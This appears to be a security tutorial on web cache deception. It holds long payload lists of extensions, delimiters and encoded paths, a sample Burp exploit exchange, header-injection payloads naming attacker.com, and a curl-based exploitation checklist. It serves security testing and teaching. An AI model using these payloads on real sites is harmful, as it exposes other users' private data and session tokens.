
Advanced Tactics, Payloads and Real-World Methods to Uncover Hidden Cache Deception Flaws
Introduction
Web cache deception is a high-impact vulnerability where attackers trick caching mechanisms into storing and serving sensitive content, enabling unauthorized data access or account takeover. This guide covers advanced detection and exploitation techniques to help security professionals safeguard their applications.
In this guide, we'll explore:
1. Web Cache Deception fundamentals
2. How WCD works and its impact
3. Cache keys and caching behavior
4. Cache detection and manual verification
5. Advanced bypass techniques and special headers
6. Encoded paths and query parameter manipulation
7. Extensive payloads, delimiters, and URL tricks
8. Step-by-step exploitation methodology
9. Real-world attack examples
10. Mass hunting and automation commands
11. Prevention and mitigation strategies
12. Recommended tools and practice labs
What is Web Cache Deception?
Web Cache Deception (WCD) occurs when an attacker manipulates a caching system such as a CDN, reverse proxy or browser cache into storing sensitive content under what appears to be a harmless static resource. When another user requests that resource the cache serves the sensitive data instead, exposing information that should remain private. This typically arises from improper cache configurations, missing or incorrect security headers or flaws in how URLs and query parameters are processed.
A simplified WCD attack flow:
- The website uses a CDN or reverse proxy (e.g., Cloudflare, Akamai, Fastly) that caches static files like .css, .js, .jpg, etc.
- Private pages exist (e.g., /account, /profile, /settings) that should never be cached.
- Attacker appends a fake static file extension to a private endpoint:
https://target.com/account/style.css4. The cache sees .css → treats it as a static resource → stores the HTML content of the private page.
5. Any unauthenticated user visiting that URL later gets the cached private content.
Impact: Sensitive data from the first user to visit the poisoned URL is exposed to everyone.
The impact of such vulnerabilities can be severe:
- Exposure of personal information
- Session hijacking
- Authentication bypass
- Complete account takeover
Cache Fundamentals
Cache Keys
Caches use keys to identify and store resources. These keys are typically based on:
- The full URL (including query parameters)
- Selected headers (Host, User-Agent, Accept-Encoding etc.)
- Cookies (in some configurations)
Cache Detection Methodologies
Using Cache Checker Tools


Online tools like giftofspeed.com can help determine if a resource is being cached. These tools analyze HTTP responses and provide insights into caching behavior. you can just enter the full URL with your cache key to test it or just use the base domain to discover which resources are currently cached.
Press enter or click to view image in full size
Press enter or click to view image in full size
Key Headers to Analyze:
Several headers can indicate caching behavior. When testing for cache deception pay close attention to these headers:
- HIT means the content was served from the cache.
- MISS means the content was fetched from the origin server.
- X-Cache: dynamic indicates that the response was generated dynamically and is not cached.
- X-Cache: refresh shows that the cached content was outdated and was refreshed.
When testing for Web Cache Deception, pay close attention to whether sensitive endpoints return a HIT unexpectedly as this could indicate cached sensitive data.
Manual Verification Techniques
- Request-Response Analysis: Make multiple identical requests and compare responses to detect caching.
- Cache Busting: Add unique parameters ?v=123 to URLs and observe if responses change.
- Timing Analysis: Cached responses typically have faster response times.
Web Cache Deception Exploit Example:
Burp Request
GET /account.php/poc.css HTTP/1.1
Host: vulnerable-example.com
User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64; rv:115.0) Gecko/20100101 Firefox/115.0
Accept: text/css,*/*;q=0.1
Accept-Language: en-US,en;q=0.5
Accept-Encoding: gzip, deflate
Connection: close
Cache-Control: no-cache
Burp Response
HTTP/1.1 200 OK
Date: Mon, 11 Aug 2025 09:40:18 GMT
Content-Type: text/css
Content-Length: 412
Cache-Control: public, max-age=86400
X-Cache: HIT
/* Cached response exposing sensitive data */
body { background-color: #fff; }
/* Attacker view */
username: johndoe@example.com
email: johndoe@example.com
session_token: 9f73b21d2e934f6e4cbdc8d83c4e9210
The server processes /account.php as a PHP script, but due to the added /poc.css suffix the CDN caches the HTML/PHP-generated sensitive content as if it were a static CSS file. Anyone visiting the URL later gets the cached sensitive data without authentication.
Identifying Cacheable Endpoints
When looking for web cache deception bugs, some endpoints are more likely to be vulnerable. Start by checking these common sensitive paths first:
/account
/profile
/dashboard
/settings
/user
/admin
/private
/my-account
/user/profile
/dashboard/image
/dashboard/profile
/account/user
/address
/account/settings
/profile/edit
/user/settings
/admin/panel
/private/files
/my-account/orders
/user/details
/dashboard/reports
/account/profile
/account/info
/profile/view
/admin/settings
/private/data
/my-account/settings
/user/account
These paths typically contain user-specific information and are prime targets for cache deception attacks.
File Extensions to Test
When testing for cache deception, append various file extensions to sensitive endpoints to make them appear as static resources:
.css
.js
.svg
.asp
.aspx
.atom
.bak
.bin
.cgi
.csv
.do
.eot
.exe
.fake.js
.gif
.html
.ico
.jpg
.jpeg
.json
.jsp
.mp3
.mp4
.old
.pdf
.php
.png
.rss
.tar.gz
.tmp
.ttf
.txt
.webm
.woff
.woff2
.xml
.zip
.7z
Add the above extensions to dynamic endpoints, for example:
/dashboard.png
/user.js
/admin.css
/orders.jpg
# Try fake directories:
 /admin.css/login
 /account.js/test
 /settings/fake.js
 /orders/test/style.css
Advanced Vulnerability Finding Techniques
Learn how attackers use special headers to manipulate caching systems and expose sensitive content.
WCD Payload Examples
Force Cache with Special Headers
Attackers can manipulate headers to influence CDN behavior and potentially force caching of sensitive content:
X-Original-URL: /admin/
X-Rewrite-URL: /profile/
X-Forwarded-Host: attacker.com
X-Forwarded-Path: /static.css
These headers can deceive caching systems into handling a dynamic response as if it were tied to a different cacheable URL. Depending on how the target's CDN, proxy or cache is configured, attackers can append or inject these headers to force sensitive or restricted resources into the public cache.
Bypassing with Encoded Paths
URL encoding can confuse backend vs frontend behavior, potentially creating cacheable paths that access sensitive data:
https://target.com/settings/%2e%2e/images/logo.png
https://target.com/admin/%2e%2e/scripts/app.js
https://target.com/profile/%2e%2e/assets/styles.css
https://target.com/billing/%2e%2e/fonts/main.woff
https://target.com/api/v2/orders/%2e%2e/public/data.json
https://target.com/user/%2e%2e/favicon.ico
These encoded paths may be interpreted differently by the cache and the origin server, creating opportunities for cache deception.
Injecting Cache Keys with Query Parameters
Many CDNs cache based on certain query parameters. Attackers can exploit this by crafting URLs with such parameters to trick caches into storing and serving sensitive data.
js?test=123
.css?test=123
.jpeg?test=123
.jpg?test=123
.png?test=123
.gif?test=123
.woff?test=123
.woff2?test=123
.ttf?test=123
.otf?test=123
.svg?test=123
.html?test=123
.xml?test=123
.json?test=123
.mp4?test=123
.webm?test=123
.ico?test=123
.txt?test=123
.pdf?test=123
.doc?test=123
.xls?test=123
.ppt?test=123
.mp3?test=123
.ogg?test=123
.wav?test=123
.csv?test=123
.swf?test=123
.zip?test=123
.tar?test=123
.gz?test=123
.bz2?test=123
.7z?test=123
.webp?test=123
.bmp?test=123
.mpg?test=123
.avi?test=123
.mkv?test=123
.flv?test=123
.wmv?test=123
.ogg?test=123
.weba?test=123
.srt?test=123
.vtt?test=123
.rss?test=123
.atom?test=123
.webmanifest?test=123
.appcache?test=123
.ico?test=123
.jsonld?test=123
.webmanifest?test=123
.manifest?test=123
.yaml?test=123
.log?test=123
.jar?test=123
.webloc?test=123
.plist?test=123
.mpg2?test=123
.mk3d?test=123
.webm?test=123
.shtml?test=123
.xhtml?test=123
.phtml?test=123
.jsp?test=123
.aspx?test=123
.slim?test=123
.md?test=123
.txt?test=123
.woff?test=123
.woff2?test=123
.json?test=123
.map?test=123
.yml?test=123
.yaml?test=123
Examples:
https://target.com/account?file=main.js
https://target.com/settings?theme=dark.css
https://target.com/user?resource=profile.jpg
https://target.com/admin?view=dashboard.png
https://target.com/api?callback=static.js
https://target.com/profile.js?test=123
https://target.com/account.css?test=123
https://target.com/settings.jpeg?test=123
https://target.com/dashboard.jpg?test=123
Delimiters and Special Characters
Use these delimiters and special characters to creatively manipulate URLs and bypass cache rules.
~
\/
\
;
:
//
/
..
.
_
-
@
?
=
#
##
!*
!
&
$
%5c
%3d
%2f
%2e
%26
%23
%20
%0a
%09
%00
Examples:
https://target.com/account~style.css
https://target.com/profile\/test.js
https://target.com/settings\backup.jpg
https://target.com/dashboard;v2.png
https://target.com/user:data.css
https://target.com/admin//panel.js
https://target.com/private/../secret.css
https://target.com/profile.edit.jpg
https://target.com/user_name-test.gif
https://target.com/account@cache.png
https://target.com/profile?version=1.css
https://target.com/settings=value.js
https://target.com/dashboard#section.css
https://target.com/user##details.js
https://target.com/admin!*test.jpg
https://target.com/private!cache.gif
https://target.com/profile&token=123.css
https://target.com/account$hidden.js
https://target.com/settings%5cencoded.jpg
https://target.com/dashboard%3dversion.css
https://target.com/user%2ffile.js
https://target.com/admin%2eedit.png
https://target.com/private%26data.css
https://target.com/profile%23hash.js
https://target.com/account%20space.jpg
https://target.com/settings%0anewline.css
https://target.com/dashboard%09tab.js
https://target.com/user%00nullbyte.png
Special Delimiter Testing
Try inserting these special delimiters right before file extensions to see if caching systems mishandle the URLs and cache sensitive content unexpectedly.
;.js?test=123
;.css?test=123
;.jpeg?test=123
;.jpg?test=123
;.png?test=123
;.gif?test=123
;.woff?test=123
;.woff2?test=123
;.ttf?test=123
;.otf?test=123
;.svg?test=123
;.html?test=123
;.xml?test=123
;.json?test=123
;.mp4?test=123
;.webm?test=123
;.ico?test=123
;.txt?test=123
;.pdf?test=123
;.doc?test=123
;.xls?test=123
;.ppt?test=123
;.mp3?test=123
;.ogg?test=123
;.wav?test=123
;.csv?test=123
;.swf?test=123
;.zip?test=123
;.tar?test=123
;.gz?test=123
;.bz2?test=123
;.7z?test=123
;.webp?test=123
;.bmp?test=123
;.mpg?test=123
;.avi?test=123
;.mkv?test=123
;.flv?test=123
;.wmv?test=123
;.ogg?test=123
;.weba?test=123
;.srt?test=123
;.vtt?test=123
;.rss?test=123
;.atom?test=123
;.webmanifest?test=123
;.appcache?test=123
;.ico?test=123
;.jsonld?test=123
;.webmanifest?test=123
;.manifest?test=123
;.yaml?test=123
;.log?test=123
;.jar?test=123
;.webloc?test=123
;.plist?test=123
;.mpg2?test=123
;.mk3d?test=123
;.webm?test=123
;.shtml?test=123
;.xhtml?test=123
;.phtml?test=123
;.jsp?test=123
;.aspx?test=123
;.slim?test=123
;.md?test=123
;.txt?test=123
;.woff?test=123
;.woff2?test=123
;.json?test=123
;.map?test=123
;.yml?test=123
;.yaml?test=123
Examples:
https://target.com/account;.js?test=123
https://target.com/profile;.css?test=123
https://target.com/settings;.jpeg?test=123
https://target.com/dashboard;.jpg?test=123
https://target.com/user;.png?test=123
https://target.com/admin;.gif?test=123
https://target.com/private;.woff?test=123
https://target.com/account;.woff2?test=123
https://target.com/profile;.ttf?test=123
https://target.com/settings;.otf?test=123
https://target.com/dashboard;.svg?test=123
https://target.com/user;.html?test=123
https://target.com/admin;.xml?test=123
https://target.com/private;.json?test=123
Encoded Delimiter Testing
Use URL-encoded special characters before file extensions to bypass cache rules and uncover hidden caching issues.
%60.js?test=123
%60.css?test=123
%60.jpeg?test=123
%60.jpg?test=123
%60.png?test=123
%60.gif?test=123
%60.woff?test=123
%60.woff2?test=123
%60.ttf?test=123
%60.otf?test=123
%60.svg?test=123
%60.html?test=123
%60.xml?test=123
%60.json?test=123
%60.mp4?test=123
%60.webm?test=123
%60.ico?test=123
%60.txt?test=123
%60.pdf?test=123
%60.doc?test=123
%60.xls?test=123
%60.ppt?test=123
%60.mp3?test=123
%60.ogg?test=123
%60.wav?test=123
%60.csv?test=123
%60.swf?test=123
%60.zip?test=123
%60.tar?test=123
%60.gz?test=123
%60.bz2?test=123
%60.7z?test=123
%60.webp?test=123
%60.bmp?test=123
%60.mpg?test=123
%60.avi?test=123
%60.mkv?test=123
%60.flv?test=123
%60.wmv?test=123
%60.ogg?test=123
%60.weba?test=123
%60.srt?test=123
%60.vtt?test=123
%60.rss?test=123
%60.atom?test=123
%60.webmanifest?test=123
%60.appcache?test=123
%60.ico?test=123
%60.jsonld?test=123
%60.webmanifest?test=123
%60.manifest?test=123
%60.yaml?test=123
%60.log?test=123
%60.jar?test=123
%60.webloc?test=123
%60.plist?test=123
%60.mpg2?test=123
%60.mk3d?test=123
%60.webm?test=123
%60.shtml?test=123
%60.xhtml?test=123
%60.phtml?test=123
%60.jsp?test=123
%60.aspx?test=123
%60.slim?test=123
%60.md?test=123
%60.txt?test=123
%60.woff?test=123
%60.woff2?test=123
%60.json?test=123
%60.map?test=123
%60.yml?test=123
%60.yaml?test=123
Examples:
https://target.com/account%60.js?test=123
https://target.com/profile%60.css?test=123
https://target.com/settings%60.jpeg?test=123
https://target.com/dashboard%60.jpg?test=123
https://target.com/user%60.png?test=123
https://target.com/admin%60.gif?test=123
https://target.com/private%60.woff?test=123
https://target.com/account%60.woff2?test=123
https://target.com/profile%60.ttf?test=123
https://target.com/settings%60.otf?test=123
https://target.com/dashboard%60.svg?test=123
https://target.com/user%60.html?test=123
https://target.com/admin%60.xml?test=123
https://target.com/private%60.json?test=123
Advanced Testing Combinations
Test URLs by appending file extensions combined with delimiters followed by directory-like suffixes to trick caches into storing sensitive responses.
.js/*
.css/*
.jpeg/*
.jpg/*
.png/*
.gif/*
.woff/*
.woff2/*
.ttf/*
.otf/*
.svg/*
.html/*
.xml/*
.json/*
.mp4/*
.webm/*
.ico/*
.txt/*
.pdf/*
.doc/*
.xls/*
.ppt/*
.mp3/*
.ogg/*
.wav/*
.csv/*
.swf/*
.zip/*
.tar/*
.gz/*
.bz2/*
.7z/*
.webp/*
.bmp/*
.mpg/*
.avi/*
.mkv/*
.flv/*
.wmv/*
.ogg/*
.weba/*
.srt/*
.vtt/*
.rss/*
.atom/*
.webmanifest/*
.appcache/*
.ico/*
.jsonld/*
.webmanifest/*
.manifest/*
.yaml/*
.log/*
.jar/*
.webloc/*
.plist/*
.mpg2/*
.mk3d/*
.webm/*
.shtml/*
.xhtml/*
.phtml/*
.jsp/*
.aspx/*
.slim/*
.md/*
.txt/*
.woff/*
.woff2/*
.json/*
.map/*
.yml/*
.yaml/*
Examples:
https://target.com/account.js/*
https://target.com/profile.css/*
https://target.com/settings.jpeg/*
https://target.com/dashboard.jpg/*
https://target.com/user.png/*
https://target.com/admin.gif/*
https://target.com/private.woff/*
https://target.com/account.woff2/*
https://target.com/profile.ttf/*
https://target.com/settings.otf/*
https://target.com/dashboard.svg/*
https://target.com/user.html/*
https://target.com/admin.xml/*
https://target.com/private.json/*
Simple Exploitation Checklist
1. Identify private endpoint
2. Append static-like extension
3. Test caching with GiftOfSpeed or curl:
   curl -I https://target.com/account.css
4. Look for cache hit headers
5. Verify sensitive content exposure
6. Try multiple variations for bypass
Recommended Tools:
Web Cache Deception Scanner (PortSwigger)